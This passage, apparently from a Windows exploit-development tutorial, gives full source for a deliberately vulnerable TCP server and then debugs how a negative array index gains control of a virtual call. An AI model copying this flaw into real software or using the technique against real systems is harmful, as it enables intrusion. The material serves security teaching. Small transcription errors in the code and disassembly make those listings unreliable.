

Table of Contents


Vulnerable application.....	2
Bypass the /GS switch (Stack Cookie).....	12
Find the vulnerability.....	12
The classical DEP bypass with ZwSetInformationProcess.....	21
Set up the debugger, to use the symbols	21
Find the necessary function (ZwSetInformationProcess).....	22
Virtual Function Pointer overwrite.....	30
Set EBP to a writeable address.....	34
Fix the value in ESI.....	45
ASLR bypass.....	54
Add the shellcode.....	63
DEP bypass v2 WriteProcessMemory.....	70
Problem with the previous DEP bypass solution.....	70
New solution WriteProcessMemory.....	73
Add the shellcode.....	83

Vulnerable application


To compile the application for yourself do the following:

Open a Visual Studio 2008 (I did it with that version, but different versions may have some slight difference in the generated executable, for example Visual Studio 2012 has a built-in defence against the virtual function overwrite we are going to use).


To compile the code, open the Visual Studio C++ 2008 and click to the **File \ New \ Project...**




Select the **Win32 \ Win32 Console Application**. Type a name, I used the name **hacktivity2013**, then click to the **OK** button.




On the welcome page of the application wizard, click to the **Next** button.




On the Application settings window select the **Console application** and the **Empty project** then click to the **Finish** button.



Right click to the Source Files, and from the popup menu select **Add \ New Item...**



Select **C++ File (.cpp)** and **type** a name to it I used **hacktivity2013** then click to the **Add** button.



Use the following source code for the exploitable application:

```
#include <iostream>
#include <string>
#undef UNICODE
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdlib.h>
#include <stdio.h>
#pragma comment (lib, "Ws2_32.lib")
#define DEFAULT_BUFLen 1024

class myobj {
private:
    int buf[256];
    char answer[25];
public:
    void add_value_to_array(int position,int input)
    {
        memset(answer,0,25);
        if (position<256)
        {
            strcpy(answer,"OK");
            buf[position]=input;
        }
        else
        {
```

```

        strcpy(answer, "Position is OUT OF RANGE");
    }
    //virtual function call
    send_feedback(answer);
}

virtual void send_feedback(char *buffer)
{
    printf("Input : %s", buffer);
}

virtual int read_value_from_array(int position)
{
    return buf[position];
}
};

void receive(SOCKET ClientSocket)
{
    myobj classmyobj;
    short offset;
    int value;
    int iResult;
    int cmd;
    char* p;
    char helpresponse[]="Commands:\n-HELP: no parameters
required, type this message\n-VADD num1,num2 : set the num1-th
element of the array to num2. valid values: num1 0..255, num2 32
bit integer\n-READ num :reads the num-th element of the array
valid num values: 0..255\n-EXIT: exit from the application\n";
    char helpcmd[]="HELP";
    char vaddcmd[]="VADD";
    char readcmd[]="READ";
    char exitcmd[]="EXIT";
    char answer[12];
    int tokennum;
    char recvbuf[DEFAULT_BUFLen];
    send(ClientSocket, helpresponse, strlen(helpresponse), 0);
    do {
        iResult = recv(ClientSocket, recvbuf, DEFAULT_BUFLen, 0);
        if (iResult > 0) {
            printf("Bytes received: %d\n", iResult);

            tokennum=0;
            cmd=0;
            offset=0;
            value=0;
            if ((cmd==0) && (strstr(recvbuf, helpcmd) != NULL))
            {

                send(ClientSocket, helpresponse, strlen(helpresponse), 0);
            }
            if ((cmd==0) && (strstr(recvbuf, exitcmd) != NULL))

```

```

        {
            cmd=4;
        }
        for (p = strtok( recvbuf, " , " ); p; p =
strtok( NULL, " , " ))
        {
            printf("%s\n",p);
            if (tokennum==2)
            {
                value=atoi(p);
                printf("VALUE: %i\n",value);
                tokennum++;
            } //second param
            if (tokennum==1)
            {
                offset=atoi(p);
                printf("OFFSET: %i\n",offset);
                tokennum++;
            } //first param
            if ((strcmp(p,helpcmd)==0) && (tokennum==0))
            {

send(ClientSocket,helpresponse,strlen(helpresponse),0);
                cmd=1;
                tokennum++;
            } //if helpcmd
            if ((strcmp(p,vaddcmd)==0) && (tokennum==0))
            {
                cmd=2;
                tokennum++;
            } //if vadd
            if ((strcmp(p,readcmd)==0) && (tokennum==0))
            {
                cmd=3;
                tokennum++;
            } //if read
            if ((strcmp(p,exitcmd)==0) && (tokennum==0))
            {
                printf("EXIT: %i",cmd);
                cmd=4;
                tokennum++;
                break;
            } //if exit
        } //for
        if ((cmd==2) && (tokennum==3))
        {
            printf("WRITE to position: %i, value:
%i\n",offset,value);
            classmyobj.add_value_to_array(offset,value);

        }
        if ((cmd==3) && (tokennum==2))
        {

```

```

        printf("READ at position: %i, value:
%i\n",offset,value);

        itoa(classmyobj.read_value_from_array(offset),answer,10);
//        answer[11]='\n';
        send(ClientSocket,answer,strlen(answer),0);
    }
}
else if (iResult == 0)
    printf("Connection closing...\n");
else {
    printf("recv failed with error: %d\n",
WSAGetLastError());
    closesocket(ClientSocket);
    WSACleanup();
}
} while ((iResult > 0) && (cmd != 4));
closesocket(ClientSocket);
WSACleanup();
}

int main(int argc, char *argv[])
{

#define DEFAULT_PORT "12345"

    WSADATA wsaData;
    int iResult;
    SOCKET ListenSocket = INVALID_SOCKET;
    SOCKET ClientSocket = INVALID_SOCKET;
    struct addrinfo *result = NULL;
    struct addrinfo hints;

// Initialize Winsock
    iResult = WSASStartup(MAKEWORD(2,2), &wsaData);
    if (iResult != 0) {
        printf("WSASStartup failed with error: %d\n", iResult);
        return 1;
    }
    ZeroMemory(&hints, sizeof(hints));
    hints.ai_family = AF_INET;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_protocol = IPPROTO_TCP;
    hints.ai_flags = AI_PASSIVE;
// Resolve the server address and port
    iResult = getaddrinfo(NULL, DEFAULT_PORT, &hints, &result);
    if ( iResult != 0 ) {
        printf("getaddrinfo failed with error: %d\n", iResult);
        WSACleanup();
        return 1;
    }
// Create a SOCKET for connecting to server

```



```

    ListenSocket = socket(result->ai_family, result->ai_socktype,
result->ai_protocol);
    if (ListenSocket == INVALID_SOCKET) {
        printf("socket failed with error: %ld\n",
WSAGetLastError());
        freeaddrinfo(result);
        WSACleanup();
        return 1;
    }
// Setup the TCP listening socket
    iResult = bind( ListenSocket, result->ai_addr, (int)result-
>ai_addrlen);
    if (iResult == SOCKET_ERROR) {
        printf("bind failed with error: %d\n", WSAGetLastError());
        freeaddrinfo(result);
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    freeaddrinfo(result);
    iResult = listen(ListenSocket, SOMAXCONN);
    if (iResult == SOCKET_ERROR) {
        printf("listen failed with error: %d\n",
WSAGetLastError());
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
// Accept a client socket
    ClientSocket = accept(ListenSocket, NULL, NULL);
    if (ClientSocket == INVALID_SOCKET) {
        printf("accept failed with error: %d\n",
WSAGetLastError());
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
// No longer need server socket
    closesocket(ListenSocket);
// Receive until the peer shuts down the connection


    receive(ClientSocket);

// shutdown the connection since we're done
    iResult = shutdown(ClientSocket, SD_SEND);
    if (iResult == SOCKET_ERROR) {
        printf("shutdown failed with error: %d\n",
WSAGetLastError());
        closesocket(ClientSocket);
        WSACleanup();
        return 1;
    }
// cleanup


```

```
    closesocket(ClientSocket);  
    WSACleanup();  
}
```


Select **Release** as compile type



Then click to the **Build \ Build Solution**



Hopefully the compilation will be successfull:



The compiled application will be in the projects directory. For me it was:
C:\Users\Administrator\Documents\Visual Studio 2008\Projects\hactivity2013\Release

Bypass the /GS switch (Stack Cookie)


Find the vulnerability

If we check the source code of the myobj class we can see that, it stores the values in an array with size 256 element. It check, if the position is bigger than 255 before stores it. But does not check, if it is greater or equal than 0, and the position is stored in integer instead of unsigned integer. So it is vulnerable for buffer underrun.


Let us test this theory.

Start your favourite debugger (I used ollydbg)


Click to the **File \ Open** command.



Open the compiled application, for me it was in C:\Users\Administrator\Documents\Visual Studio 2008\Projects\hacktivity2013\Release directory:



Start the application by **Debug \ Run**



As we can see the application is frozen at position 0x0093140B, at the instruction

```
MOV EAX, [EDX]
```

It means, treat the EDX as a pointer, and read the value from the memory address where it points. Then copy this value to the EAX register.

The value of the EDX register is 0x04D2 if you check it with a calculator it is nothing else, but 1234 in decimal, what we set as value to position -1.

OK, we know that, we are able to control the value of EDX, we can set it to any value we want. But our purpose is to control the EIP. How can we do it?

Start to check the lines after it, at position 0x00931419 there is a `CALL EAX` instruction. It is perfect for us, because the instruction where the application were frozen just sets EAX to a value what is controlled by us. And between the frozen position, and the `CALL EAX` instruction there is no any instruction, what were modify the value of EAX.

00931406	. A4	MOVS BYTE PTR ES:[EDI],BYTE PTR DS
00931407	> 8B5424 20	MOV EDX,DWORD PTR SS:[ESP+20]
00931408	. 8B02	MOV EAX,DWORD PTR DS:[EDX]
00931409	. 8D8C24 240400	LEA ECX,DWORD PTR SS:[ESP+424]
00931414	. 51	PUSH ECX
00931415	. 8D4C24 24	LEA ECX,DWORD PTR SS:[ESP+24]
00931419	. FFD0	CALL EAX
0093141B	. E9 8A000000	JMP hacktivi.009314AA
00931420	> 83FD 03	CMP EBP,3

